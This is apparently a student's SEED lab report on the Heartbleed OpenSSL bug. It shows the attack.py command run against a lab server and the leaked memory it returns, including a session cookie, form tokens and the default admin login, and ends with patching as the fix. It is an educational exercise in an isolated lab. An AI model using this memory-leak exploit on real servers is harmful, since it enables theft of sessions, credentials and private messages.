
Justin Eugenio
11/9/19
CSC 154

Lab 4 – Heartbleed



SEED-Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
7:29 PM Seed
Terminal
SEED-Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
7:29 PM Seed
Terminal

```
[11/09/2019 19:28] seed@ubuntu:~$ ifconfig
eth17     Link encap:Ethernet  HWaddr 08:00:27:e7:9f:23
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee7:9f23/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1559 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1132 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1791501 (1.7 MB)  TX bytes:126768 (126.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1868 (1.8 KB)  TX bytes:1868 (1.8 KB)

[11/09/2019 19:29] seed@ubuntu:~$
```

```
[11/09/2019 19:28] seed@ubuntu:~$ ifconfig
eth18     Link encap:Ethernet  HWaddr 08:00:27:b0:82:47
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb0:8247/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:485 errors:0 dropped:0 overruns:0 frame:0
          TX packets:670 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:345551 (345.5 KB)  TX bytes:54892 (54.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:345 errors:0 dropped:0 overruns:0 frame:0
          TX packets:345 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27787 (27.7 KB)  TX bytes:27787 (27.7 KB)

[11/09/2019 19:29] seed@ubuntu:~$
```

First, we are going to find out the IP addresses of both machines via command `ifconfig`. The left is SEED-Attacker and right is SEED-Server.


SEED-Attacker IP: `10.0.2.7`
SEED-Server IP: `10.0.2.8`



```
[11/09/2019 19:32] seed@ubuntu:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_req=1 ttl=64 time=1.27 ms
64 bytes from 10.0.2.8: icmp_req=2 ttl=64 time=0.886 ms
64 bytes from 10.0.2.8: icmp_req=3 ttl=64 time=0.920 ms
64 bytes from 10.0.2.8: icmp_req=4 ttl=64 time=0.646 ms
^C
--- 10.0.2.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.646/0.932/1.278/0.227 ms
[11/09/2019 19:32] seed@ubuntu:~$
```


```
[11/09/2019 19:29] seed@ubuntu:~$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_req=1 ttl=64 time=0.583 ms
64 bytes from 10.0.2.7: icmp_req=2 ttl=64 time=0.719 ms
64 bytes from 10.0.2.7: icmp_req=3 ttl=64 time=0.906 ms
^C
--- 10.0.2.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.583/0.736/0.906/0.132 ms
[11/09/2019 19:32] seed@ubuntu:~$
```

We ping both machines. They are communicating successfully.




```
[11/09/2019 19:32] seed@ubuntu:~$ sudo gedit /etc/hosts
```

We will edit the hosts file and edit the www.heartbleedlabelg.com IP to the SEED-Server IP.



```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.8        www.heartbleedlabelgg.com
```

IP for www.heartbleedlabelgg.com changed. The web browser will go to this IP for the traffic which means it will contact this IP address for the website.



Overview

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

The objective of this lab is for students to understand how serious this vulnerability is, how the attack works, and how to fix the problem. The affected OpenSSL version range is from `1.0.1` to `1.0.1f`. The version in our Ubuntu VM is `1.0.1`.

Lab Tasks (Description)


Recommended Time

- Supervised situation (e.g. a closely-guided lab session): **2 hours**
- Unsupervised situation (e.g. take-home project): **1 week**

Files that are Needed


- attack.py

Next, we will download "attack.py" from SEEDLabs to our attack machine.




```
[11/09/2019 19:39] seed@ubuntu:~/Downloads/Labs/Heartbleed$ ls
attack.py
[11/09/2019 19:39] seed@ubuntu:~/Downloads/Labs/Heartbleed$ 
```

We navigated to the location of the "attack.py" file. Our next task is to make this file an executable.




```
[11/09/2019 19:39] seed@ubuntu:~/Downloads/Labs/Heartbleed$ sudo chmod 755 attac
k.py
[11/09/2019 19:40] seed@ubuntu:~/Downloads/Labs/Heartbleed$
```

We ran command "`sudo chmod 755 attack.py`" to make the file an executable. From there, we will navigate to the website and make the server busy.




We are now at the heartbleedlabelgg.com website.




Username or email
admin

Password
••••••••

ID: admin
PW: seedelgg



From there, we navigated to the members page. We are going to send a message to Samy.



Compose a message


To: Samy

Subject:
Congratulations! You've won a prize!

Message:
Hello Samy, congratulations you have won a prize of a free Sony Playstation 4. The passcode to unlock this prize is 3A35ADFXFGTR at ps4raffle.com. Thank you for participating!


Your message was successfully sent.

We will send a message claiming Samy had won a free prize from a raffle. From there, we will try to see if we can attack and steal this message. We will start pretending to dump 1,000 bytes in memory but, in reality we are dumping 4,000 bytes.




```
[11/09/2019 19:40] seed@ubuntu:~/Downloads/Labs/Heartbleed$ attack.py www.heartb
leedlabelgg.com -l 0x4000

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
```

Running command “`attack.py www.heartbleedlabelgg.com -l 0x4000`”. The server didn’t validate the length of bytes sent. The server starts giving 4,000 bytes of data back from the starting address from memory. Let’s run the script again.




```
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
..................................#.......pt-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/samy
Cookie: Elgg=932ajer525695o3svuoc61gpc5
Connection: keep-alive

.q....wQZ..%.r

[11/09/2019 19:59] seed@ubuntu:~/Downloads/Labs/Heartbleed$ █
```

It seems like we have access to Samy’s account. Let’s run again.




```
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
..................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=42
Cookie: Elgg=932ajer525695o3svuoc61gpc5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 320

__elgg_token=ec860a35fd3fd3004cf0e2ffe24de2ef&__elgg_ts=1573357695&recipient_gui
d=42&subject=Congratulations%21+You%27ve+won+a+prize%21&body=Hello+Samy%2C+congr
atulations+you+have+won+a+prize+of+a+free+Sony+Playstation+4.+The+passcode+to+un
lock+this+prize+is+3A35ADFXFGTR+at+ps4raffle.com.+Thank+you+for+participating%21
..P....rX.....8.4B.v

[11/09/2019 20:02] seed@ubuntu:~/Downloads/Labs/Heartbleed$ █
```

The message we have sent can now be read: “Hello Samy congratulations you have won a prize of a free Sony Playstation 4. The passcode to unlock this prize is 3A35ADFXFGTR at ps4raffle.com. Thank you for participating” So, in a real case, if I was an attacker, I steal this message. Then, go to ps4raffle.com, enter the unlock code and steal the PlayStation 4 from him.




```
Setting up upower (0.9.15-3git1ubuntu0.1) ...
Setting up usb-creator-common (0.2.38.3ubuntu0.1) ...
Setting up usb-creator-gtk (0.2.38.3ubuntu0.1) ...
Setting up xserver-xorg-video-intel-lts-quantal (2:2.20.9-0ubuntu2.3~precise1) ..
.
Setting up initramfs-tools (0.99ubuntu13.5) ...
update-initramfs: deferring update (trigger activated)
Setting up dmsetup (2:1.02.48-4ubuntu7.4) ...
update-initramfs: deferring update (trigger activated)
Setting up apparmor (2.7.102-0ubuntu3.11) ...
Installing new version of config file /etc/init.d/apparmor ...
Installing new version of config file /etc/apparmor.d/abstractions/ubuntu-browser
s.d/ubuntu-integration ...
 * Starting AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd
                                                                         [ OK ]
 * Reloading AppArmor profiles
Skipping profile in /etc/apparmor.d/disable: usr.bin.firefox
Skipping profile in /etc/apparmor.d/disable: usr.sbin.rsyslogd
                                                                         [ OK ]
Processing triggers for libreoffice-common ...
Setting up libreoffice-emailmerge (1:3.5.7-0ubuntu13) ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
Processing triggers for libgdk-pixbuf2.0-0 ...
Processing triggers for bamfdaemon ...
Rebuilding /usr/share/applications/bamf.index...
Processing triggers for initramfs-tools ...
update-initramfs: Generating /boot/initrd.img-3.5.0-37-generic
```

For a countermeasure, let’s update OpenSSL with “`sudo-get update`” and “`sudo apt-get upgrade`”.



```
Connection: keep-alive

..>.......GV-....zU..............g.f....V/.......7a4cd0b8dedf5d81d5&__elgg_ts=155
4491295&username=admin&password=seedelgg&persistent=true.Z/...x<X.\z....G
```

Running the script again.



```
Connection: keep-alive

i<*L....9../Q!.
```

In conclusion, the message is no longer being found after updating. However, the longer the length of the payload, the easier to get relevant information. Therefore, SSL/TLS is not actually secure during the old version of OpenSSL.